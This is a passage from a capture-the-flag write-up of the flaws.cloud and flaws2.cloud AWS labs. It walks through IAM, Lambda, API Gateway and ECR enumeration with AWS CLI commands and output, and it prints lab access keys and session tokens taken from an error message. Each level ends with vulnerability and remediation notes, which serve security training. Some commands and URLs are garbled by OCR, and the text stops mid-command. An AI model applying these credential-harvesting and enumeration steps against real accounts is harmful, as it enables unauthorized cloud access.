
In order to list files, we add the instance profile keys and token to our local AWS credentials (~/.aws/credentials):



We then used the instance profile to list the files in the level6 bucket:

We found out that ddcc78ff/ was our sub-directory, so we browsed further and unlocked the next level: http://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/

Level 6 unlocked!



Vulnerabilities Found:

- Exposure of Instance Metadata Service (169.254.169.254): Cloud providers utilize a special IP address, 169.254.169.254, to provide metadata about cloud resources. Accessing this IP address allows attackers to retrieve sensitive information such as access keys, instance metadata, and user data. This information can be leveraged to escalate privileges, access sensitive data, or launch further attacks.

- Unrestricted Access to Instance Metadata: Applications or services may inadvertently allow access to the instance metadata service, enabling attackers to retrieve sensitive information without proper authentication or authorization checks. This can lead to unauthorized access to cloud resources and compromise the security of the entire infrastructure.

Remediation:

- Implement Network Controls: Configure network security groups or firewalls to block access to the instance metadata service (169.254.169.254) from external sources. Restrict access only to trusted sources or specific IP ranges requiring metadata service access.

- Enforce Least Privilege: Follow the principle of least privilege when assigning IAM roles and permissions. Ensure that IAM roles are scoped to the minimum permissions required for the specific task or service. Avoid granting unnecessary permissions that could be exploited by attackers to access sensitive information.

- Utilize Metadata Service Protections: Cloud providers offer additional protections for accessing the instance metadata service, such as AWS IMDSv2. Enable these protections to enforce strict access controls, require special headers, and implement challenge-response mechanisms to mitigate the risk of unauthorized access.

- Secure User Data: Avoid passing sensitive information, such as API keys or credentials, via user data scripts on EC2 instances. Instead, utilize secure credential management solutions such as AWS Secrets Manager or AWS Parameter Store to store and retrieve secrets at runtime securely.

Level 6:

For this final challenge, we're given a user access key with the SecurityAudit policy attached to it to see what else it can do and what we might find in this AWS account.
Access key ID: AKIAJFQ6E7BY57Q3OBGA
Secret: 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

The SecurityAudit group can get us a high-level overview of the resources in an AWS account, but it's also useful for looking at IAM policies. First, we find out more information about our profile.

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ aws --profile level6 iam get-user
{
    "User": {
        "Path": "/",
        "UserName": "Level6",
        "UserId": "AIDAIRMDOSCWGLCDWOG6A",
        "Arn": "arn:aws:iam::975426262029:user/Level6",
        "CreateDate": "2017-02-26T23:11:16+00:00"
    }
}
```

Now that username is known to be Level6, we then find out what policies are attached to it:

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ aws --profile level6 iam list-attached-user-policies --user-name Level6
{
    "AttachedPolicies": [
        {
            "PolicyName": "MySecurityAudit",
            "PolicyArn": "arn:aws:iam::975426262029:policy/MySecurityAudit"
        },
        {
            "PolicyName": "list_apigateways",
            "PolicyArn": "arn:aws:iam::975426262029:policy/list_apigateways"
        }
    ]
}
```

Now we know that you have two policies attached: *SecurityAudi*t and *list_apigateways*

Once you know the ARN for the policy, you can get its version id:

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ aws --profile level6 iam get-policy  --policy-arn arn:aws:iam::975426262029:policy/list_apigateways
{
    "Policy": {
        "PolicyName": "list_apigateways",
        "PolicyId": "ANPAIRLWTQMGKCSPGTAIO",
        "Arn": "arn:aws:iam::975426262029:policy/list_apigateways",
        "Path": "/",
        "DefaultVersionId": "v4",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "List apigateways",
        "CreateDate": "2017-02-20T01:45:17+00:00",
        "UpdateDate": "2017-02-20T01:48:17+00:00",
        "Tags": []
    }
}
```

We then used the ARN and the version ID to see what the actual policy is:

This tells us using this policy we can call "apigateway: GET" on "arn:aws:apigateway:us-west-2::/restapis/*"

In this case, the API gateway is used to call a lambda function, but you need to figure out how to invoke it.

The SecurityAudit policy lets you see some things about lambdas:

```
└─$ aws --region us-west-2 --profile level6 lambda list-functions
{
    "Functions": [
        {
            "FunctionName": "Level6",
            "FunctionArn": "arn:aws:lambda:us-west-2:975426262029:function:Level6",
            "Runtime": "python2.7",
            "Role": "arn:aws:iam::975426262029:role/service-role/Level6",
            "Handler": "lambda_function.lambda_handler",
            "CodeSize": 282,
            "Description": "A starter AWS Lambda function.",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2017-02-27T00:24:36.054+0000",
            "CodeSha256": "2iEjBytFbH91PXEMO5R/B9DqOgZ7OG/lqoBNZh5JyFw=",
            "Version": "$LATEST",
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "d45cc6d9-f172-4634-8d19-39a20951d979",
            "PackageType": "Zip",
            "Architectures": [
                "x86_64"
            ],
            "EphemeralStorage": {
                "Size": 512
            },
            "SnapStart": {
                "ApplyOn": "None",
                "OptimizationStatus": "Off"
            },
            "LoggingConfig": {
                "LogFormat": "Text",
                "LogGroup": "/aws/lambda/Level6"
            }
        }
    ]
}
```

That tells you there is a function named "Level6", and the SecurityAudit also lets you run:


```
┌──(pbadu㉿kali)-[~/.aws]
└─$ aws --region us-west-2 --profile level6 lambda get-policy --function-name Level6
{
    "Policy": "{\"Version\":\"2012-10-17\",\"Id\":\"default\",\"Statement\":[{\"Sid\":\"904610a93f593b76ad66ed6ed82c0a8b\",\"Effect\":\"Allow\",\"Principal\":{\"Service\":\"apigateway.amazonaws.com\"},\"Action\":\"lambda:InvokeFunction\",\"Resource\":\"arn:aws:lambda:us-west-2:975426262029:function:Level6\",\"Condition\":{\"ArnLike\":{\"AWS:SourceArn\":\"arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/GET/level6\"}}}]}",
    "RevisionId": "d45cc6d9-f172-4634-8d19-39a20951d979"
}
```

The results show that we can execute


`arn:aws:execute-API:us-west-2:975426262029:s33ppypa75/*/GET/level6\`
That "s33ppypa75" is a rest-API-id, which you can then use with other attached policy:

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ aws --profile level6 --region us-west-2 apigateway get-stages --rest-api-id "s33ppypa75"
{
    "item": [
        {
            "deploymentId": "8gppiv",
            "stageName": "Prod",
            "cacheClusterEnabled": false,
            "cacheClusterStatus": "NOT_AVAILABLE",
            "methodSettings": {},
            "tracingEnabled": false,
            "createdDate": "2017-02-26T19:26:08-05:00",
            "lastUpdatedDate": "2017-02-26T19:26:08-05:00"
        }
    ]
}
```

That tells you the stage name is "Prod". Lambda functions are called using that rest-api-id, stage name, region, and resource as



https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6




Flaws2:

Attacker


Level 1: Input Validation.

Checking the source code, the input validation is only done by javascript and the code only validates for a number (Float in JS).




By changing the parameter to something that is not a number, like the letter "a," we can see the error messages it throws.

https://2rfismmoo8.execute-api.us-east-1.amazonaws.com/default/level1?code=a




The result is an error based on the malformed input...an error that gives us a ton of data we should not have access to but the error message is not well formatted.

By using online tools, we managed to format the raw data into json format.



As observed from the above data, we now have access to some variables that are AWS credentials. With these credentials, We can create an AWS profile to access the underlying AWS infrastructure.



Next, we add the AWS session token to the ~/.aws/credentials file

```
File  Actions  Edit  View  Help
 GNU nano 7.2                                                credentials *
[Group4]
aws_access_key_id = ASIAZQNB3KHGDTWTXLVR
aws_secret_access_key = 4K83KUhPgxnaJaXF+u8W5KETvucxEv58U77QGGwu
aws_session_token = IQoJb3JpZ2luX2VjEFkaCXVzLWVhc3QtMSJHMEUCIQC4C6GpTrwF+bWJM6MZpQibOwizyToo7cK1DNW+Bv0khAIgT4FRY7/
+1fVV+OICiaIfEH8/SqfNSGdXhvFzTQgdzFUq6QIIov//////////
ARADGgw2NTM3MTEzMzE3ODgiDAYdSusbttOgWaXlGyq9AvoRYGnBkYTQDe2b1FB+2EpjM+OC30lkcbYtZorG+E/
8c2mSCMAkymSzmWEDv2la0BQOlaFEPeMey4IXCBES6CWc2mJ1799LPHTSVyEvNBhNaxxuy0kaj1808c2cLi9gVguLN9sTLo+acBQjQX7aPN3YsYM5Sd1+PO1K88QUgoNzNyYA2sehZOYnIZfal4dgEUPI7eYwwTENQYZv0vNYxxIpLWrVDRkaMuYDKlb
enGHDZu79p87OuBGz9I2f1DZ2/
8/
cBhnY18vsvWR//
tfzR0qyD8y46MoPYU5+ft1zxchzwKFOSOs+AqIYT7pXnQY52LFuh5fxUIfOjVnVviqHK0EbIJVfgfW1AxG4SnLV42C8KhgUJXUJpCQ2JDely0hfSq0U7KS1eMI1eeYCsQBipEJtZZX9OuV0tPFMMPeqqLEGOp4BCORkkkI+RjBcQsc/
ygivq+avng0X8f0yEbL6BBS0S5MNJDkskqxaYRIrIAIPA8U5CdFdCo5GSHZ7K2E2tEd2TBx2CyYcjCEUpkjx8Hxuyvfvt2VqG5BiDK7CX6Fj7KSrMqQo8bAd2dleTcCtugP84Gds2tg+Hz7o7TlFIYt2maBbJ1nSRshyyrSN+lT9lkLfcoD2rSxVbjf
```

Use the get-caller-identity API call to view details about the IAM user or role whose credentials we just compromised.


```
┌──(pbadu㉿kali)-[~/.aws]
└─$ aws s3 ls s3://level1.flaws2.cloud --profile Group4
                           PRE img/
2018-11-20 15:55:05      17102 favicon.ico
2018-11-20 21:00:22       1905 hint1.htm
2018-11-20 21:00:22       2226 hint2.htm
2018-11-20 21:00:22       2536 hint3.htm
2018-11-20 21:00:23       2460 hint4.htm
2018-11-20 21:00:17       3000 index.htm
2018-11-20 21:00:17       1899 secret-ppxVFdwV4DDtZm8vbQRvhxL8mE6wxNco.html
```

We downloaded the files to our local directory.

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ aws --profile Group4 s3 cp s3://level1.flaws2.cloud/secret-ppxVFdwV4DDtZm8vbQRvhxL8mE6wxNco.html ~/.aws
download: s3://level1.flaws2.cloud/secret-ppxVFdwV4DDtZm8vbQRvhxL8mE6wxNco.html to ./secret-ppxVFdwV4DDtZm8vbQRvhxL8mE6wxNco.html

┌──(pbadu㉿kali)-[~/.aws]
└─$ ls
config  credentials  secret-ppxVFdwV4DDtZm8vbQRvhxL8mE6wxNco.html
```

Finally, we were able to view the contents of the secret file in the browser, which leads us to **Level2**



Vulnerabilities

Environmental variables containing sensitive information, such as AWS credentials, are sometimes dumped during error conditions, exposing them to potential unauthorized access. Additionally, IAM roles may be granted excessive permissions, leading to potential security risks if those credentials are compromised. Furthermore, reliance solely on client-side validation can lead to security gaps as data is passed through various components of a serverless architecture.

Remediation

- Secure Handling of Environmental Variables: Avoid dumping environmental variables during error conditions. Instead, ensure that error handling mechanisms are in place to log errors without exposing sensitive information. Implement secure practices for managing environmental variables, such as using AWS Secrets Manager or AWS Systems Manager Parameter Store to store and retrieve sensitive information securely.
- Implement the Least Privilege Principle: Review and refine IAM policies to follow the principle of least privilege. Restrict permissions granted to IAM roles to only those necessary for the operation of the Lambda function. Regularly audit and update IAM policies to ensure they align with current requirements and remove any unnecessary permissions.
- Multi-layered Input Validation: Implement input validation at multiple layers of the application architecture. While client-side validation can improve user experience and reduce unnecessary requests to backend services, it should not be relied upon as the sole means of input validation. Apply server-side validation within API Gateway or Lambda functions to validate incoming data before processing it further. Regularly review and update validation mechanisms to adapt to changes in the application architecture.
- Continuous Monitoring and Logging: Utilize AWS CloudTrail to monitor and log API activity, including IAM role usage and permissions granted to Lambda functions. Implement logging and monitoring solutions, such as AWS CloudWatch Logs and Amazon CloudWatch Events, to track and analyze system activity for potential security threats or unauthorized access attempts. Regularly review and analyze logs to detect and respond to security incidents in a timely manner.

Level 2: Container

This level is running as a container at http://container.target.flaws2.cloud/. We're also hinted that the ECR (Elastic Container Registry) is named "level2".

We can try to enumerate the ECR by listing the available images. This will utilize the repository name of level 2 and the account ID observed from enumerating the IAM identity. This activity can be performed from any AWS account from a user that has ECR privileges - AmazonEC2ContainerRegistryFullAccess and AmazonEC2ContainerRegistryReadOnly

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ aws ecr list-images --repository-name level2 --registry-id 653711331788 --profile Group4
{
    "imageIds": [
        {
            "imageDigest": "sha256:513e7d8a5fb9135a61159fbfbc385a4beb5ccbd84e5755d76ce923e040f9607e",
            "imageTag": "latest"
        }
    ]
}
```

As observed from the imageDigest parameter, the image is public and can either be downloaded locally and investigated with docker commands or investigated manually with the AWS CLI.

The use the *batch-get-image* API call was used to get detailed information for available images without using docker.

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ aws ecr batch-get-image --repository-name level2 --registry-id 653711331788 --profile Group4 --image-ids imageTag=latest | jq '.images[].imageManifest | fromjson'
{
  "schemaVersion": 2,
  "mediaType": "application/vnd.docker.distribution.manifest.v2+json",
  "config": {
    "mediaType": "application/vnd.docker.container.image.v1+json",
    "size": 5359,
    "digest": "sha256:2d73de35b78103fa305bd941424443d520524a050b1e0c78c488646c0f0a0621"
  },
  "layers": [
    {
      "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip",
      "size": 43412182,
      "digest": "sha256:7b8b6451c85f072fd0d7961c97be3fe6e2f772657d471254f6d52ad9f158a580"
    },
    {
      "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip",
      "size": 848,
      "digest": "sha256:ab4d1096d9ba178819a3f71f17add95285b393e96d08c8a6bfc3446355bcdc49"
    },
```


Now for the given image, we used the get-download-url-for-layer API call to retrieve the pre-signed AWS S3 download URL corresponding to the image; in this case, we used the very first image observed.

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ cd .aws --profile Group4 ecr get-download-url-for-layer --repository-name level2 --registry-id 653711331788 --layer-digest "sha256:2d73de35b78103fa305bd941424443d520524a050b1e0c78c4886
46c0f0a0621"
{
    "downloadUrl": "https://prod-us-east-1-starport-layer-bucket.s3.us-east-1.amazonaws.com/c814-653711331788-58b3a0a8-1806-5777-1315-c2d788e36c12/1e964f10-a061-4e7b-9290-4447e821fe9a?X-Am
z-Security-Token=IQoJb3JpZ2luX2VjEGQaCXVzLWVhc3QtMSJHMEUCIQC5Jdt0UUb5iGtsnF4nSe%2BzDzE39NciYERPIZgx0pj%2F1QIgcMF%2FWTq6FMZa6e5qcb9jUij%2B%2BUvQEsN6ykX2EyZsuNQqyAMIrf%2F%2F%2F%2F%2F%2F%2
F%2F%2FARAFGgw1OTExMDU5MTQ5NTIiDFgBt9*9zCCVmI0u3iqcA1rzi023Q%2FEtMXXcOj5U%2BKgv9qiYRPx1ZLUSf4ZK29BfNVYYReKspDlY2RvOvaegzP%2Fuu0mif%2BE21d5twUZSG9Wq5nEiHEhbKr%2FIa28il9EqmaIzoACpCIiHDzIZ1hb
IiWs1uBqoa9WSkcaedqheekhERTiM6KfS2MAPqU8PTpefISg6UFv6QjI3ay%2FM371botMoSL8xe5XLTSK2%2Bde8iyN0GAuh7IO0JbGaGUwS7algbUOPdHUW6WdTvMJVwJFaqQsb1akItQ3tbf%2BS%2FQPFxBOUrAadb45oEuCmvZ2I7PlwuZ6TOeq
CN%2BY1K4uHZNVdf232qA6of7Rl%2BMvoO6I2Xw%2FmUWk%2B4HzQyIr9P1UK38XYK%2BQvwDOyIObGZAEiVoqrEx6yP2AplZsIm6GyQyRwd6ugjF%2Fm9HFpUqY0V7Vx8v0mloIzupc9O9jgn2cortoxf071Qb5wBOOHCFvYrI7%2FX8Q%2FYrGaocp
s182PSp6ZRXeAvUC4BgkNxbVdziU63QLfrO0erH%2FdVMQ2YA8fkuKCZ25RnvPHLvWl29zQRPUw5eyqsQY6oQF6UTSm4hTck4LWhhvLkYlvRUrAldt4NM1egvgfmTqzechTEH9WRmLELaJc94WR9X0Y%2F6nSXnXA%2F2by860a9F6x%2FhntO8nR0Xj
vF%2BlcmzYcmjBxeVadqZbAzZBbZXOoMsO%2FQy1gi5vVWTqBv0qCKT6sCerWgeu6nrDAM8TMM7J6%2BBQjeA0RjQKuzvbLFMUFbXShZJPU6Ory7DgWflA6hCXDlQ%3D%3D6X-Amz-Algorithm=AWS4-HMAC-SHA2566X-Amz-Date=20240425T202
820Z6X-Amz-SignedHeaders=host6X-Amz-Expires=36006X-Amz-Credential=ASIAYTIFIPBENRMQE3MW%2F20240425%2Fus-east-1%2Fs3%2Faws4_request6X-Amz-Signature=82fa07f09552f2054ebaa31ca59445a0d8353fbb40
d4eaedaaa528a4071dcd5b",
    "layerDigest": "sha256:2d73de35b78103fa305bd941424443d520524a050b1e0c78c488646c0f0a0621"
}
```


Then we downloaded the config file from the URL using wget and saved the output as a "container"

```
┌──(pbadu㉿kali)-[~/.aws]
└─$ wget "https://prod-us-east-1-starport-layer-bucket.s3.us-east-1.amazonaws.com/c814-653711331788-58b3a0a8-1806-5777-1315-c2d788e36c12/1e964f10-a061-4e7b-9290-4447e821fe9a?X-Amz-Security
-Token=IQoJb3JpZ2luX2VjEGQaCXVzLWVhc3QtMSJHMEUCIQC5Jdt0UUb5iGtsnF4nSe%2BzDzE39NciYERPIZgx0pj%2F1QIgcMF%2FWTq6FMZa6e5qcb9jUij%2B%2BUvQEsN6ykX2EyZsuNQqyAMIrf%2F%2F%2F%2F%2F%2F%2F%2F%2FARA
FGgw1OTExMDU5MTQ5NTIiDFgBt9*9zCCVmI0u3iqcA1rzi023Q%2FEtMXXcOj5U%2BKgv9qiYRPx1ZLUSf4ZK29BfNVYYReKspDlY2RvOvaegzP%2Fuu0mif%2BE21d5twUZSG9Wq5nEiHEhbKr%2FIa28il9EqmaIzoACpCIiHDzIZ1hbIiWs1uBqoa
